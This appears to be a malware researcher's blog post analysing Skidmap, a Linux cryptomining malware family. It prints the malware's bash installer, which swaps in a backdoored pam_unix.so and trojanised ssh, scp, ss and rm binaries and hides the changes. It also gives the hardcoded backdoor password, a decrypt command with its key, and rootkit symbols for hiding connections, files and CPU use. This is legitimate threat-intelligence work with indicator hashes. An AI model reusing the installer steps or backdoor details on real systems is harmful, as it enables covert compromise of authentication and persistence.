
After SELinux is disabled on the host, an embedded SO variant of PAM is written to enable the adversary to login with a hardcoded password.



By referencing that `binarypam8` offset, we see the good ol' ELF header awaiting us in the DATA section with a cross reference to the intuitively named “ `writepam` ” function.

```
:00000000006D20A0 binarypam8      db 7Fh                  ; DATA XREF: writepam+315↑o
:00000000006D20A1                 db  45h ; E
:00000000006D20A2                 db  4Ch ; L
:00000000006D20A3                 db  46h ; F
:00000000006D20A4                 db    2
:00000000006D20A5                 db    1
:00000000006D20A6                 db    1
:00000000006D20A7                 db    0
:00000000006D20A8                 db    0
:00000000006D20A9                 db    0
:00000000006D20AA                 db    0
:00000000006D20AB                 db    0
:00000000006D20AC                 db    0
```

After writing the new PAM shared object, SELinux is re-enabled (cropped from the image below). Extracting the embedded SO and throwing it in IDA, the hardcoded password is identified. This is the same hardcoded password as identified in the Trend Micro blog post and it stayed the same across multiple variants downloaded from different hosting providers.



```
loc_2CF8:                ; name
mov     rsi, [rsp+148h+name]
mov     rdx, [rsp+148h+p] ; p
mov     ecx, r13d        ; ctrl
mov     rdi, rbp         ; pamh
call    _unix_verify_password
mov     rsi, [rsp+148h+p]
mov     ecx, 10h
lea     rdi, aMtm898GS3G ; "Mtm$%898*G*S3%G"
mov     ebx, eax
repe cmpsb
setnbe  al
sbb     al, 0
test    al, al
jz      short loc_2D40
```

Downloading & Installing Further Components

If the underlying host is CentOS a special function is called which downloads a password-protected tarball entitled “cos7.tar.gz”. The hardcoded command shown in IDA below decrypts the tarball and reveals a directory of init service scripts and modified binaries.

An interesting component here was the hardcoded decrypt command. I could not replicate this successfully unless I was on a CentOS 6 machine. I am assuming there is a bug with this command and newer versions of tar on CentOS7 and greater.

```
                align 8
aDdIfSOpensslDe db 'dd if=%s|openssl des3 -d -k jcx@076|tar xzf -',0
                                        ; DATA XREF: centos+12D↑o
```


The modified versions of common Linux utilities include `ss`, `rm`, `wtmp`, `scp`, `ssh`, `ip6network`, and `kaudited`. During my analysis, I could not find any other case where this file was downloaded unless the host was CentOS. The tar file's kaudited binary contains several embedded files that end up being kernel modules. kaudited was then executed if an MD5 matched within the CC binary, otherwise no kernel modules were installed from my observations.

The largest portion kaudited is responsible for besides kernel module installation was the installation and planting of other various files. This was achieved via the bash script listed below. Note that yet again, pam is being modified. This was a common observation throughout the analysis. When in doubt, re-backdoor pam!

```
#!/bin/bash


ver=7

if [ $# -eq 1 ];then
        ver=$1
fi

cd bin

/bin/mv kaudited /usr/bin/
/bin/mv ssh scp /usr/bin/
/bin/mv pamdicks.org /usr/bin
/bin/mv ip6network /usr/bin/

#plugin
/usr/bin/chattr -i /lib64/security/pam_unix.so
/usr/bin/t -i /lib64/security/pam_unix.so
#/bin/cp /lib64/security/pam_unix.so /lib64/security/pam_unix.so.bak
#/bin/rm -rf /lib64/security/pam_unix.so
#/bin/mv pam_unix.so /lib64/security/pam_unix.so
yes | cp pam_unix.so /lib64/security/pam_unix.so
touch -r /lib64/security/pam_userdb.so /lib64/security/pam_unix.so
/usr/bin/t +i /lib64/security/pam_unix.so
/usr/bin/chattr +i /lib64/security/pam_unix.so

if [ -f /sbin/ss ]; then
        /bin/mv ss /sbin/
else
        /bin/mv ss /usr/sbin/
fi

/bin/mv wtmp /usr/bin/wtmp

if [ ! -f /bin/rm ]; then
        /bin/mv rm /bin/
fi
sed -i 's/GSSAPIAuthentication/#GSSAPIAuthentication/g' /etc/ssh/ssh_config
sed -i 's/GSSAPIDelegateCredentials/#GSSAPIDelegateCredentials/g' /etc/ssh/ssh_config
```

Kernel Modules

A check is made by the `kaudited` utility to verify what kernel version the host has. After that, the appropriate embedded kernel module is written to disk, and installed via a C `system` function call to `insmod`. The image below shows the branching statement identifying that 9 different LKMs are embedded within this particular sample. However, when extracting binaries more were identified but not analyzed further. It's possible during extraction a mistake occurred or just like for LKM installation, there are several variations for other utilities.



A quick look at the symbols within the kernel modules reveal functionality to hide outbound connections to specific destination ports as well as the hiding of files.

Function name	Segment	Start
fake_seq_show_ipv4_tcp	.text	0000000000000000
fake_seq_show_ipv4_udp	.text	0000000000000110
fake_seq_show_ipv6_tcp	.text	0000000000000210
fake_seq_show_ipv6_udp	.text	0000000000000320
get_task	.text	0000000000000430
get_process	.text	0000000000000490
myatoi	.text	0000000000000540
hacked_getdents	.text	00000000000005B0
disable_wp	.text	00000000000006A0
enable_wp	.text	00000000000006F0
hideModule	.text	0000000000000740
rootkit_protect	.text	0000000000000780
find_syscall_table	.text	00000000000007A0
fake_account_user_time	.text	0000000000000800
intercept_init	.text	00000000000008C0
intercept_start	.text	0000000000000900
cpu_start	.text	0000000000000930
intercept_stop	.text	0000000000000A10
cpu_stop	.text	0000000000000A40
fake_loadavg_proc_show	.text	0000000000000A50
get_avenrun	.text	0000000000000B80
loadavg_intercept_init	.text	0000000000000BC0
loadavg_intercept_start	.text	0000000000000C00
loadavg_start	.text	0000000000000C30
loadavg_intercept_stop	.text	0000000000000CE0
loadavg_stop	.text	0000000000000D10
netlink_init	.init.text	0000000000000D20
netlink_exit	.exit.text	0000000000000EE4

```
.data:0000000000001EE0 ports          dd 500, 8990, 3333, 4444, 5555, 6666, 7777, 3334, 3335
.data:0000000000001EE0                                        ; DATA XREF: fake_seq_show_ipv4_tcp:loc_56↑r
.data:0000000000001EE0                                        ; fake_seq_show_ipv4_udp:loc_163↑r ...
```

Differences Between Samples

The core functionality is largely the same between all of these variations of Skidmap. The only differences I could identify were in the cryptocurrency mining pools and public ssh keys being dropped.

Stage-3 Miner

Hardcoded strings within the binary revealed that cpuminer-opt is the mining software being leveraged across each variant I found. Hardcoded command line arguments revealed the username name's sugar1qddpk0wgqtgufenz6z9zh4cjgrehk8ezu and sugar1q523af4pce0r4cfrq08eyjpjjesw943s8 being used across eight seaparate mining pools. These mining pool URLs include sugar[.]ss[.]dxpool[.]com, stratum-eu[.]rplant[.]xyz, and stratum-asia[.]rplant[.]xyz. Both variants are setup to mine on sugarchain. However, at the time of this writing when leveraging sugarchain's blockchain explorer I was unable to find any transactions sucessfully completed by either username.

cpuminer-opt is wrapped within a binary that contains similar functionality that the stage-1 sample did. It also contains the ability to overwrite PAM and drops an ssh public key to enable access. In both instances, a public key was dropped into the root user's authorized keys file.

Normally, one would be concerned with cryptocurrency miners spiking CPU usage bringing unwanted attention. I have observed other examples using the `renice` utility to lower the amount of time a process would request on CPU. However, the developers of these particular samples have taken care of that by introducing functionality into kernel modules to hide real CPU usage.

IoCs

```
// stage-1 droppers
706a98254456810d3e849c3957af9d01  a-powerofwish-com-init
706a98254456810d3e849c3957af9d01  a-powerofwish-com-pm
1bd78e75628e240bca853ff7d03deb74  pm-cpuminterpool-pm
2c158a431794607be9b63bccc8df22ea  d-powerofwish-com-init

// upx samples
8f6e5795ab79d72b2a12f3069001eb60  a-powerofwish-com-pc-upx
8f6e5795ab79d72b2a12f3069001eb60  a-powerofwish-com-png-upx
2c158a431794607be9b63bccc8df22ea  pm-cpuminerpool-cc-upx
2c158a431794607be9b63bccc8df22ea  pm-cpuminerpool-com-png-upx

// un-upx samples
9e6f454fd1ead5c0abcd4eec173d571e  a-powerofwish-com-png
0e7d7ac72e5dfee64d74b70a4e031183  a-powerofwish-miner2
9e6f454fd1ead5c0abcd4eec173d571e  cpuminerpool-cc
1bd78e75628e240bca853ff7d03deb74  cpuminterpool-pm
9e6f454fd1ead5c0abcd4eec173d571e  d-powerofwish-com-png
c5147da98446cae3648fcce55b4d26b7  hearme-xyz--miner2
6f1496cf82f80259c68f58b06df6e22f  hearme-xyz-cc
36d70ab88e18ea4af9a0d5db46ae3e9e  pm-hearme-xyz
e7e2bf2df6a33e6617870e8dd78abd10  pm-power-of-wish
9e6f454fd1ead5c0abcd4eec173d571e  powerofwish-cc
9e6f454fd1ead5c0abcd4eec173d571e  powerofwish-com-pc
9e6f454fd1ead5c0abcd4eec173d571e  powerofwish-com-px
9e6f454fd1ead5c0abcd4eec173d571e  powerofwish-png


// files below are from the cos7.tar.gz
5840dc51673196c93352b61d502cb779  ip6network
a36f1439f54dfe41f199ce146cc46d52  kaudited
e96d1a8be74bf00011f630444edd3574  network-7.0
e5d05f3767a650ad5d534bdfd8ce2ffb  network-7.1
376016032e9b50120cc60c1651b1f242  network-7.2
376016032e9b50120cc60c1651b1f242  network-7.3
45cde38fe5f84078712f899603c1dcba  network-7.4
45cde38fe5f84078712f899603c1dcba  network-7.5
d44908e9849b1841272618bd51a40182  network-7.6
d44908e9849b1841272618bd51a40182  network-7.7
d44908e9849b1841272618bd51a40182  network-7.8
b5a9c7bd8fdb2b6e5c4431a90b83010f  pamdicks.org
f3b14bcb2037a7a1baf44782f1f1811b  pam_unix.so
e0ddd18f9d61be95955e2723c72b913d  rm
ad29ac2ab08d9087f3b5654187b0602d  scp
586e14bdeaa163831f24c60c970b595b  ss
4183a06943cf29c89b46e724af5fb101  ssh
a40ca6f5fe465d766f90c558e277aa42  wtmp
cb1db36f2aca451200533d87007c6943  clear.sh
8ddf91f48da357632920f51a6cecd878  install-net.sh
9a8797fb49aa1765c4a2049980fb42bf  install.sh
bb9d49ade493c7c0538afdb25e0a61da  install-ssh.sh
d94c0adf178a0c540b287d2b7aad1787  last.sh
08b38e9f77255bb2d4d5f6c21c580372  rctl.sh
9d92a79392e2aa20d85fe53cb9b16da7  readme.txt
```

Beyond The Blog

As previously said, this is not a complete analysis. I've listed the hashes of these samples in the event anyone wants to take a deeper look.

I really enjoy the threat intel & malware analysis piece of the InfoSec industry. If you have an open position that you're looking to fill - my DMs are open! While this particular data collection approach is a bit rudimentary, I'm hoping this shows other home labbers how little you do need to get started and on your way to uncovering some interesting things on the internet. Thank you all for reading!

Special thanks to the_anthok and 0x80O0oOverfl0w for helping along the way!